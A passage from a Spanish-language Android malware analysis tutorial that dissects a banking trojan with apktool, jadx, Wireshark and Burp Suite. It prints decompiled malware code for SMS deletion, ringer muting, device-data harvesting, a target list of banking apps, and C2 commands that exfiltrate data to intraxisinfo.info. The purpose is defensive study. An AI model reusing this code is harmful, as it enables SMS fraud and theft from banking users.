También resulta interesante realizar un filtrado de las URLs contenidas en el código:

```
$ strings /unzip/classes.dex | egrep "https?:"
```

El resultado obtenido corresponde con la URL donde está alojado el panel de control utilizado por la muestra de malware.

Sin embargo, los desarrolladores de malware habitualmente ofuscan las cadenas de texto, de forma que resulte más complicado detectar su contenido. Se puede comprobar, por ejemplo, la existencia de URLs codificadas en Base64 y obtener su contenido decodificado mediante el siguiente comando:

```
$ strings /unzip/classes.dex | egrep "aHR0cDo|aHR0cHM6L" | cut -c2- | base64 --decode
```

En este caso, no se obtiene ninguna cadena de texto que cumpla los requisitos especificados. Los valores “aHR0cDo” y “aHR0cHM6L” codificados corresponden a “http” y “https”.

Con la finalidad de obtener una mayor información sobre las URLs obtenidas, estas pueden ser escaneadas utilizando algunas de las listas de reputación más populares:

Servicio	Resultado	Enlace
VirusTotal	Ligeramente identificada.	<a href="https://www.virustotal.com/es/url/56869bca84ac8761a2373b55bfe3a544b357f0415f8b659a3e51f53dfbod6bd8/analysis/1546533434/">https://www.virustotal.com/es/url/56869bca84ac8761a2373b55bfe3a544b357f0415f8b659a3e51f53dfbod6bd8/analysis/1546533434/</a>
Sucuri	Ligeramente identificada.	<a href="https://sitecheck.sucuri.net/results/intraxisinfo.info">https://sitecheck.sucuri.net/results/intraxisinfo.info</a>
AlienVault	No identificada.	<a href="https://otx.alienvault.com/indicator/url/http:%2F%2Fintraxisinfo.info">https://otx.alienvault.com/indicator/url/http:%2F%2Fintraxisinfo.info</a>
UrlVoid	No identificada.	<a href="https://www.urlvoid.com/scan/intraxisinfo.info/">https://www.urlvoid.com/scan/intraxisinfo.info/</a>
IBM X-Force	No identificada.	<a href="https://exchange.xforce.ibmcloud.com/url/http:~2F~2Fintraxisinfo.info">https://exchange.xforce.ibmcloud.com/url/http:~2F~2Fintraxisinfo.info</a>
Cymon	No identificada.	<a href="https://cymon.io/url/?q=http://intraxisinfo.info">https://cymon.io/url/?q=http://intraxisinfo.info</a>
AbuseIPDB	No identificada.	<a href="https://www.abuseipdb.com/check/68.65.122.57">https://www.abuseipdb.com/check/68.65.122.57</a>
Spamhaus	No identificada.	<a href="https://www.spamhaus.org/query/domain/http%253A%252F%252Fintraxisinfo.info">https://www.spamhaus.org/query/domain/http%253A%252F%252Fintraxisinfo.info</a>

La razón por la que la URL no se encuentra a penas identificada en las listas de reputación es porque pertenece a una empresa legítima.

Finalizada la fase de análisis de cadenas de texto, el siguiente paso será obtener el fichero AndroidManifest.xml decodificado haciendo uso de la herramienta Apktool:

```
$ apktool d 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk -o apktool
```

El resultado obtenido puede ser visualizado en el diagrama de arriba y, como era de esperar, no se encuentran las carpetas /lib y /assets. A diferencia de antes, en esta ocasión se dispone del fichero AndroidManifest decodificado y visible, lo que permitirá realizar un análisis del mismo.

```
1. <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="24"/>
2. <uses-permission android:name="android.permission.INTERNET"/>
3. <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
4. <uses-permission android:name="android.permission.RECEIVE_SMS"/>
5. <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
6. <uses-permission android:name="android.permission.READ_SMS"/>
7. <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
8. <uses-permission android:name="android.permission.WAKE_LOCK"/>
9. <uses-permission android:name="android.permission.SEND_SMS"/>
10. <uses-permission android:name="android.permission.WRITE_SMS"/>
11. <uses-permission android:name="android.permission.GET_TASKS"/>
12. <uses-permission android:name="android.permission.CALL_PHONE"/>
```

Este fragmento del fichero declara los permisos que solicitará la aplicación en el dispositivo. Se trata de una parte muy importante, ya que determinará las acciones que puede llegar a realizar la aplicación una vez instalada en el teléfono.

- **INTERNET:** Usado para comunicarse con el servidor del panel de control.
- **RECEIVE\_BOOT\_COMPLETED:** Permite a la aplicación iniciarse junto al teléfono.
- **RECEIVE\_SMS:** Permite el envío de mensajes SMS.
- **QUICKBOOT\_POWERON:** Permite a la aplicación iniciarse tras un reinicio del teléfono.
- **READ\_SMS:** Permite leer mensajes SMS del teléfono.
- **READ\_PHONE\_STATE:** Permite conocer el número de teléfono, información sobre la red, estado de las llamadas, cuentas registradas en el teléfono, etc.
- **WAKE\_LOCK:** Permite activar la pantalla en cualquier momento.
- **SEND\_SMS:** Permite enviar mensajes SMS en el teléfono.
- **WRITE\_SMS:** Permite escribir mensajes SMS en el teléfono.
- **GET\_TASKS:** Permite observar los procesos para detectar accesos a ajustes del teléfono, software de seguridad (AV) o identificar marcas específicas.
- **CALL\_PHONE:** Permite realizar llamadas en el dispositivo.

Se observa que la aplicación solicita unos permisos que resultan peligrosos para el usuario del dispositivo. La aplicación podrá interceptar los mensajes SMS y las llamadas recibidas, además de realizar llamadas y enviar mensajes SMS a cualquier número, incluido a servicios de pago.

Por otro lado, el fichero también detalla la versión mínima y versión óptima en la que puede ser ejecutada la aplicación, definido con “**minSdkVersion**” y “**targetSdkVersion**”. Es por ello que el análisis se realizará utilizando un emulador con API 23. Si no se encuentran las especificaciones mencionadas, el fichero apktool.yml también ofrece información acerca de las versiones Sdk.

Terminado con los permisos de la aplicación, se procederá a mencionar otras partes importantes que componen el fichero AndroidManifest.xml.

Las actividades implementan los componentes que dan soporte a la interfaz visual con la que los usuarios interactúan.

```

1. <activity android:name="com.example.livemusay.myapplication.MainActivity">
2.     <intent-filter>
3.         <action android:name="android.intent.action.MAIN"/>
4.         <category android:name="android.intent.category.LAUNCHER"/>
5.     </intent-filter>
6. </activity>

```

En la presente figura se encuentra declarada la actividad MainActivity, y con el valor android.intent.action.MAIN indica que cuando se ejecute la aplicación esta será la actividad inicial. La actividad está declarada con el nombre del paquete “com.example.livemusay.myapplication” seguido del nombre de la clase.

Otro componente de interés son los servicios, son utilizados por el sistema operativo para ejecutar tareas de larga duración en segundo plano.

```

1. <service android:exported="false" android:name="com.example.livemusay.myapplication.StartWhile"/>
2. <receiver android:name="com.example.livemusay.myapplication.AlarM" android:process=":rt"/>
3. <service android:exported="false" android:name="com.example.livemusay.myapplication.delSoundSWS"/>
4. <service android:enabled="true" android:exported="true" android:name="com.example.livemusay.myapplication.injectionService"/>

```

También será de utilidad el componente receiver, ya que estos son los encargados de quedar a la escucha de “intents” emitidos por el sistema u otros componentes de la aplicación.

```

1. <receiver android:name="com.example.livemusay.myapplication.StartBoot">
2.     <intent-filter android:priority="100">
3.         <action android:name="android.intent.action.BOOT_COMPLETED"/>
4.         <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
5.         <action android:name="com.htc.intent.action.QUICKBOOT_POWERON"/>
6.         <action android:name="android.intent.action.USER_PRESENT"/>
7.         <action android:name="android.intent.action.PACKAGE_ADDED"/>
8.         <action android:name="android.intent.action.PACKAGE_REMOVED"/>
9.         <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
10.        <action android:name="android.intent.action.PHONE_STATE"/>
11.        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
12.        <action android:name="android.intent.action.ACTION_BATTERY_LOW"/>
13.        <action android:name="android.intent.action.ACTION_BATTERY_OKAY"/>
14.        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
15.        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
16.        <action android:name="android.intent.action.REBOOT"/>
17.        <category android:name="android.intent.category.DEFAULT"/>
18.    </intent-filter>
19. </receiver>

```

Indica la actividad que responderá cuando se utilice un objeto de la clase “Intent” pasando como parámetro alguno de los contenidos en **intent-filter**. La aplicación llamará a la clase **StartBoot** cada vez que el usuario realice alguna de las acciones descritas.

```

1. <receiver android:label="Avito.ru" android:name="com.example.livemusay.myapplication.DAdm"
   android:permission="android.permission.BIND_DEVICE_ADMIN">
2.     <meta-data android:name="android.app.device_admin" android:resource="@layout/r_1"/>
3.     <intent-filter android:priority="111">
4.         <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
5.         <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"/>
6.         <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
7.     </intent-filter>
8. </receiver>

```

Este otro indica que la actividad DAdm.java será la encargada de responder cada vez que pase como parámetro alguno de las acciones descritas, relacionadas con conceder a la aplicación derechos de administrador.

Por último, se observa la declaración de tres actividades más, de las cuales no se dispone mayor información:

```
1. <activity android:label="" android:name="com.example.livemusay.myapplication.goR00t"/>
2. <activity android:label="" android:name="com.example.livemusay.myapplication.Press"/>
3. <activity android:label="" android:name="com.example.livemusay.myapplication.g0us_sD"/>
```

Terminado el análisis del fichero AndroidManifest.xml, se procederá a echar un vistazo al resto de resultados devueltos por la herramienta Apktool. Se dispone del código de la aplicación en formato Smali, el cual no se analizará a menos que las herramientas no permitan obtener su código Java. En la carpeta /original/ se encuentra el certificado obtenido previamente mediante la descompresión del APK.

Llegados hasta este punto, se utilizará la herramienta Dex2Jar para obtener el fichero JAR, pudiendo ser aplicado sobre el fichero classes.dex o directamente sobre el APK:

```
$ dex2jar -f 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk -o 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.jar
```

La herramienta Jd-gui permitirá visualizar el código en Java a partir del fichero JAR previamente creado:

```
$ jd-gui
```

Se abrirá el fichero 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.jar, obteniendo como resultado las clases en formato Java.

Como se ha mencionado en el capítulo anterior, existen diferentes formas de obtener el código Java de la aplicación, como el uso de la herramienta Bytecode-Viewer, o la utilización de la herramienta Jadx, que proporcionará toda la información obtenida hasta el momento en un único paso:

```
$ jadx-gui 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk
```

La razón por la que se ha hecho uso de diferentes herramientas es porque en ocasiones Jadx no será capaz de obtener el código Java, mientras que la combinación de otras podría conseguirlo.

Una vez obtenido el código de la aplicación en formato Java, se procederá al estudio del mismo. Para ello se hará uso del código obtenido con Jadx, debido a que presenta un resultado más óptimo.






Ilustración 8: Código Java obtenido con Jadx.

Tras el inicio de la aplicación, la actividad principal **MainActivity.java** realiza una llamada a la clase **goRoot.java**, la cual se encarga de solicitar derechos de administración.

```

1. protected void onCreate(Bundle bundle) {
2.     super.onCreate(bundle);
3.     setContentView(C0128R.layout.activity_go_adm);
4.     this.f189a = new C0123a(this);
5.     if (!this.f189a.mo346a()) {
6.         Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
7.         intent.putExtra("android.app.extra.DEVICE_ADMIN", this.f189a.mo347b());
8.         intent.putExtra("android.app.extra.ADD_EXPLANATION", " Para que el programa
           funcione correctamente, debe confirmar los derechos de administrador. ");
9.         startActivityForResult(intent, 100);
10.        finish();
11.    }
12.    finish();
13. }

```

El método onCreate se ejecuta tras la creación de la actividad, el texto ha sido traducido del ruso para facilitar la comprensión.

A partir de este momento, la aplicación configura un “broadcast receiver” que recibirá los SMS entrantes en **StartBoot.java** y además iniciará los servicios **DelSoundSWS.java**, **StartWhile.java**, e **InjectionService.java**.

El servicio **DelSoundSWS.java** se encarga de borrar los mensajes de la bandeja de entrada y los mensajes enviados para evitar que el malware sea detectado.

```

1. Uri parse = Uri.parse("content://sms/sent");
2. Cursor query = context.getContentResolver().query(parse, new String[]{"_id", "thread_id",
   "address", "person", "date", "body"}, null, null, null);
3. if (query != null && query.moveToFirst()) {
4.     do {
5.         long j = query.getLong(0);
6.         query.getLong(1);
7.         String string = query.getString(2);
8.         if (!string.equals(query.getString(5)) && string.equals(string2)) {
9.             context.getContentResolver().delete(Uri.parse("content://sms/" + j), null, nul
1.         );
10.        }
11.    } while (query.moveToNext());
12. }

```

Por si fuera poco, desactiva la vibración y el sonido cuando recibe mensajes SMS. Toda acción realizada genera un registro, en este caso pasando los parámetros IMEI, número de teléfono y texto del mensaje.

```
1. ((AudioManager) getSystemService("audio")).setRingerMode(0);
2. try {
3.     TimeUnit.SECONDS.sleep(1);
4. } catch (InterruptedException e) {
5.     e.printStackTrace();
6. }
7. mo359b(context, "", str);
8. StringBuilder stringBuilder = new StringBuilder();
9. this.f184a.getClass();
10. c0126c.mo353a(stringBuilder.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php").toString(), "p=" + this.f185b.mo355a(deviceId + "|" + (Vh SMS)
    Número: {" + str + "} con texto {" + str2 + "}" + m617c(context, "", str) + "|"));
11. System.out.println("(SMS)" + str + " con texto " + str2 + " ");
```

El servicio **StartWhile.java** se ejecuta en segundo plano y dispone de gran parte de la lógica de la aplicación. Almacena información del dispositivo como su IMEI, número de teléfono, fabricante, versión del SO, modelo, País, etc. Realiza una diferenciación por Sdk debido a que el método utilizado se encuentra obsoleto en versiones posteriores a la especificada.

```
1. TelephonyManager telephonyManager = (TelephonyManager) getSystemService("phone");
2. String str3 = "";
3. str3 = "";
4. str3 = "";
5. if (VERSION.SDK_INT < 23) {
6.     deviceId = telephonyManager.getDeviceId();
7.     str = "(" + telephonyManager.getNetworkOperatorName() + ")" + telephonyManager.getLine1Number();
8.     str2 = deviceId;
9. } else {
10.     str3 = Secure.getString(getContentResolver(), "android_id");
11.     if (str3 == "") {
12.         str3 = "35" + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI.length() % 10) + (Build.DEVICE.length() % 10) + (Build.DISPLAY.length() % 10) + (Build.HOST.length() % 10) + (Build.ID.length() % 10) + (Build.MANUFACTURER.length() % 10) + (Build.MODEL.length() % 10) + (Build.PRODUCT.length() % 10) + (Build.TAGS.length() % 10) + (Build.TYPE.length() % 10) + (Build.USER.length() % 10);
13.     }
14.     str2 = str3;
15.     str3 = "Undefined";
16.     str = "(NO)";
17. }
18. String str4 = VERSION.RELEASE;
19. String str5 = Build.MODEL + " (" + Build.PRODUCT + ")";
20. String networkCountryIso = telephonyManager.getNetworkCountryIso();
```

Verifica la disponibilidad de root en el dispositivo.

```
1. String str6 = "";
2. str6 = "0";
3. deviceId = !((DevicePolicyManager) getSystemService("device_policy")).isAdminActive(new ComponentName(this.f175b, DAdm.class)) ? "0" : "1";
4. Context context = this.f175b;
```

Verifica el estado de la pantalla del dispositivo.

```
1. if (((KeyguardManager) getSystemService("keyguard")).inKeyguardRestrictedInputMode()) {
2.     str6 = "0";
3.     Log.e("222", "off");
4. } else {
```

```
5.     str6 = "1";
6.     Log.e("222", "on");
```

Busca si el dispositivo tiene instalada alguna de las aplicaciones bancarias afectadas, cuyo nombre del paquete de la aplicación se muestran en texto plano en el código.

```
1. ApplicationInfo applicationInfo = (ApplicationInfo) it.next();
2. if (applicationInfo.packageName.equals("ru.sberbankmobile")) {
3.     i3 = 1;
4. }
5. if (applicationInfo.packageName.equals("ru.sberbank_sbbol")) {
6.     i3 = 1;
7. }
8. if (applicationInfo.packageName.equals("ru.alfabank.mobile.android")) {
9.     i4 = 1;
10. }
11. if (applicationInfo.packageName.equals("ru.alfabank.oavdo.amc")) {
12.     i4 = 1;
13. }
14. if (applicationInfo.packageName.equals("ru.mw")) {
15.     i5 = 1;
16. }
17. if (applicationInfo.packageName.equals("ru.raiffeisennews")) {
18.     i6 = 1;
19. }
20. if (applicationInfo.packageName.equals("com.idamob.tinkoff.android")) {
21.     i7 = 1;
22. }
23. if (applicationInfo.packageName.equals("com.paypal.android.p2pmobile")) {
24.     i8 = 1;
25. }
26. if (applicationInfo.packageName.equals("com.webmoney.my")) {
27.     i9 = 1;
28. }
29. if (applicationInfo.packageName.equals("ru.rosbank.android")) {
30.     i10 = 1;
31. }
32. if (applicationInfo.packageName.equals("ru.vtb24.mobilebanking.android")) {
33.     i12 = 1;
34. }
35. if (applicationInfo.packageName.equals("ru.simpls.mbrd.ui")) {
36.     i11 = 1;
37. }
38. if (applicationInfo.packageName.equals("ru.yandex.money")) {
39.     i13 = 1;
40. }
41. if (applicationInfo.packageName.equals("ua.com.cs.ifobs.mobile.android.sbrf")) {
42.     i14 = 1;
43. }
44. if (applicationInfo.packageName.equals("ua.privatbank.ap24")) {
45.     i15 = 1;
46. }
47. if (applicationInfo.packageName.equals("ru.simpls.brs2.mobbank")) {
48.     i16 = 1;
49. }
50. if (applicationInfo.packageName.equals("com.ubanksu")) {
51.     i17 = 1;
52. }
53. if (applicationInfo.packageName.equals("com.alseda.ideabank")) {
54.     i18 = 1;
55. }
56. if (applicationInfo.packageName.equals("pl.pkobp.iko")) {
57.     i19 = 1;
58. }
59. if (applicationInfo.packageName.equals("com.bank.sms")) {
60.     i20 = 1;
61. }
```

```

62. if (applicationInfo.packageName.equals("ua.com.cs.ifobs.mobile.android.otp")) {
63.     i21 = 1;
64. }
65. if (applicationInfo.packageName.equals("ua.vtb.client.android")) {
66.     i22 = 1;
67. }
68. if (applicationInfo.packageName.equals("ua.oschadbank.online")) {
69.     i23 = 1;
70. }
71. if (applicationInfo.packageName.equals("com.trinetix.platinum")) {
72.     i24 = 1;
73. }
74. if (applicationInfo.packageName.equals("hr.asseco.android.jimba.mUCI.ua")) {
75.     i25 = 1;
76. }
77. if (applicationInfo.packageName.equals("ua.pentegy.avalbank.production")) {
78.     i26 = 1;
79. }
80. if (applicationInfo.packageName.equals("com.ukrgazbank.UGBCardM")) {
81.     i27 = 1;
82. }
83. i2 = applicationInfo.packageName.equals("com.coformatique.starmobile.android") ? 1 : i;

```

El troyano bancario también puede recibir comandos desde el panel de control para realizar acciones adicionales. En esta muestra de malware existen cuatro posibles comandos.

El primer comando corresponde con el envío de mensajes SMS. Al igual que se ha realizado con anterioridad, desactiva la vibración y el sonido para pasar desapercibido. Genera un registro de la acción realizada pasando los parámetros IMEI, número y texto. Si el comando falla, genera un nuevo registro pasando como parámetro el IMEI y solicita permisos para el envío de mensajes SMS.

```

1. if (split[i2].contains("Send SMS")) {
2.     str3 = c0127d.mo356a(split[i2], "|number=", "|text=");
3.     String[] split2 = split[i2].split("text=");
4.     try {
5.         SmsManager.getDefault().sendTextMessage(str3, null, split2[1], null, null);
6.         append = new StringBuilder();
7.         this.f174a.getClass();
8.         c0126c.mo353a(append.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php").toString(), "p=" + c0127d.mo355a(str2 + "|(Ex) SMS al número {" + str3 + "}con el texto {" + split2[1] + "} enviado!"));
9.         System.out.println("Enviamos SMS al número. " + str3 + " con el texto " + split2[1]);
10.        ((AudioManager) getSystemService("audio")).setRingerMode(0);
11.    } catch (Exception e3) {
12.        append = new StringBuilder();
13.        this.f174a.getClass();
14.        c0126c.mo353a(append.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php").toString(), "p=" + c0127d.mo355a(str2 + "|(Ex) Error al enviar SMS, tal vez no hay permisos para enviar!"));
15.        System.out.println(str2 + ": El envío de SMS falló, tal vez no hay permisos para enviar!");
16.        intent = new Intent(this, Press.class);
17.        intent.addFlags(268435456);
18.        startActivity(intent);
19.        ((AudioManager) getSystemService("audio")).setRingerMode(0);
20.    }
21. }

```

El segundo comando consiste en solicitar permisos de administrador, tal y como se hizo tras el inicio de la aplicación.

```

1. if (split[i2].contains("Go_P00t_request")) {
2.     intent = new Intent(this, goR00t.class);
3.     intent.addFlags(268435456);
4.     startActivity(intent);
5. }

```

El tercer comando solicita permisos para el envío de mensajes SMS y de llamadas.

```

1. if (split[i2].contains("Go_startPermis_request")) {
2.     intent = new Intent(this, Press.class);
3.     intent.addFlags(268435456);
4.     startActivity(intent);
5. }

```

El cuarto comando solicita la realización de llamadas a través de códigos USSD. Si no se dispone de permisos para realizar las llamadas, solicita nuevamente dichos permisos. Al igual que con los mensajes SMS, desactiva la vibración y el sonido durante la comunicación.

```

1. if (split[i2].contains("|UssDg0=")) {
2.     str6 = c0127d.mo356a(split[i2], "|UssDg0=", "|endUssD");
3.     Log.e("USSD", str6);
4.     intent = new Intent(this, g0us_sD.class).putExtra("str", str6);
5.     intent.addFlags(268435456);
6.     startActivity(intent);
7. }

```

El servicio restante **InjectionService.java** se utiliza para realizar un escaneo de los procesos activos en el dispositivo y posteriormente compararlos con los bancos mencionados con anterioridad.

Todos los datos recolectados sobre el teléfono y aplicaciones bancarias son enviados al panel de control. Con la finalidad de que los mensajes no puedan ser visualizados fácilmente, el autor hace uso de una clave de cifrado. La clase **C0127d.java** es la encargada de cifrar los mensajes enviados y de descifrar los mensajes recibidos. Sin embargo, este malware cuenta con la clase **C0124b.java**, que facilita la url del panel de control, la clave de cifrado utilizada y la versión de la muestra del malware.

```

1. public class C0124b {
2.     /* renamed from: a */
3.     public final String f179a = "http://intraxisinfo.info/images/folder";
4.     /* renamed from: b */
5.     public final String f180b = "qwe";
6.     /* renamed from: c */
7.     public final String f181c = "Demo";
8. }

```

Aunque en este análisis se dispone de la totalidad del código de la muestra, el resto de las funcionalidades del malware pueden ser comprendidas de mejor forma durante el análisis dinámico.

## Análisis dinámico

Realizado el análisis estático de la muestra, se procederá a realizar un análisis dinámico con la finalidad de recabar información adicional que pudiera no haber sido identificada durante el primer análisis. El objetivo de este análisis es observar el comportamiento de la muestra en

ejecución, identificando comunicaciones, accesos a sistemas de ficheros, interacciones entre componentes, etc.

Para la realización de este estudio se aplicarán una serie de pasos previos que permitan la correcta realización de los ejercicios propuestos.

Iniciar emulador:

```
$ emulador
```

Comprobar conexión con el emulador:

```
$ adb devices
```

A continuación se procederá a la instalación de la aplicación, pudiendo realizarla de forma manual arrastrando el fichero APK sobre el emulador, o mediante el siguiente comando:

```
$ adb install 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk
```

Una vez instalada la muestra, se comenzará capturando el tráfico de red generado por la muestra en tiempo de ejecución. De esta forma, se obtendrá información relevante acerca de direcciones IP, dominios e información enviada y recibida por el dispositivo.

Para esta fase del estudio podrá utilizarse cualquiera de las herramientas de análisis de tráfico propuestas en el capítulo anterior.

Con la herramienta seleccionada iniciada se abrirá la aplicación a estudiar, pudiendo observar que la aplicación solicita permisos de administración tras su ejecución:




Ilustración 9: Solicitud de permisos de administración.

Una vez concedidos los permisos, el icono de la aplicación desaparecerá de forma que el malware siga ejecutándose en segundo plano. El malware a menudo solicita permisos de administración para complicar su eliminación.

Los resultados obtenidos tras la primera ejecución de la muestra identifican diferentes conexiones al panel de control del malware. Se realizará el estudio mostrando tanto los resultados devueltos por Wireshark como por Burp-suite.

## Wireshark:

Filtrando las conexiones capturadas por “http” se obtendrán solamente aquellas que utilicen el protocolo especificado.

Source	Destination	Protocol	Info
192.168.1.37	68.65.122.57	HTTP	POST /images/folder/private/tuk_tuk.php HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (text/html)
192.168.1.37	68.65.122.57	HTTP	POST /images/folder/private/set_data.php HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (text/html)

Ilustración 10: Primeras conexiones Wireshark.

### Petición y respuesta 1:

Seleccionar primera petición – Follow – HTTP Stream.

```
POST /images/folder/private/tuk_tuk.php HTTP/1.1
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqg 48 wqg 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 49 37 5w 65 49 HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:32 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 45
Content-Type: text/html
Connection: close

<tag>37 55 67 78 79 37 55 67</tag>
```

Ilustración 11: Petición POST a tuk\_tuk.php en Wireshark.

### Petición y respuesta 2:

Seleccionar segunda petición – Follow – HTTP Stream.

```

POST /images/folder/private/set_data.php HTTP/1.1
Content-Length: 429
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 37 5q 56 78 79 37 5q 57 73 wwq wqq wqw v
37 5w 65 ww7 ww5 37 5w 65 37 55 67 8q ww4 wq5 ww8 97 ww6 5q 5e 37 55 67 37 5w 65 65 wwq wqq ww4 www wc
ww6 43 wqe www ww4 43 weq 56 54 43 37 5q 56 ww5 wqq wq7 95 wq3 www www wq3 wq8 wqw 95 wwe wq4 www wwq
68 wqw wq9 www HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:33 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 45
Content-Type: text/html
Connection: close

<tag>37 55 67 79 75 37 55 67</tag>

```

Ilustración 12: Petición POST a set\_data.php en Wireshark.

## Burp-suite:

Las conexiones pueden ser visualizadas en la pestaña “HTTP history”.

Host	Method	URL	Status	IP	Listener port
http://intraxisinfo.info	POST	/images/folder/private/set_data.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080

Ilustración 13: Primeras conexiones Burp.

### Petición 1:

Seleccionar petición 1 – Request.

```

POST /images/folder/private/tuk_tuk.php HTTP/1.1
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 49 37 5w 65 49

```

Ilustración 14: Petición POST a tuk\_tuk.php en Burp.

### Respuesta 1:

Seleccionar petición 1 – Response.

```

HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:32 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 34
Content-Type: text/html
Connection: close

<tag>37 55 67 78 79 37 55 67</tag>

```

Ilustración 15: Respuesta de tuk\_tuk.php en Burp.



## Petición 2:

Seleccionar petición 2 – Request.

```
POST /images/folder/private/set_data.php HTTP/1.1
Content-Length: 429
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 37 5q 56 78 79 37 5q 57 73 wwq wqq
5q 5e 37 55 67 37 5w 65 65 wwq wqq ww4 www wq5 wqq 43 83 68 75 43 98 ww7 wq5 wq8 ww6 43 wqe www \
54 37 5q 57 37 5w 65 68 wqw wq9 www
```

Ilustración 16: Petición POST a set\_data.php en Burp.

## Respuesta 2:

Seleccionar petición 2 – Response.

```
HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:33 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 34
Content-Type: text/html
Connection: close
```

```
<tag>37 55 67 79 75 37 55 67</tag>
```

Ilustración 17: Respuesta de set\_data.php en Burp.

La aplicación realiza una primera petición POST al fichero tuk\_tuk.php, el cual se repite a lo largo de toda la ejecución de la aplicación a modo de señal. De la misma manera, realiza una segunda petición POST al fichero set\_data.php, ubicado en la misma ruta del servidor, el cual se realiza una única vez y contiene una mayor información.

Como se aprecia en los resultados de ambas herramientas, los datos enviados y recibidos se encuentran cifrados utilizando la clave de cifrado observada durante el análisis estático de la muestra. Se ha implementado un script que facilita el descifrado de dichos datos y la visualización de los mismos en texto plano.

```
$ cd /Analisis-de-malware-en-Android/Recursos/
```

Descifrado de los parámetros enviados al fichero tuk\_tuk.php:

```
$ python descifrar_mazain.py "wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37
5w 65 49 37 5w 65 49"
```

Resultado:

```
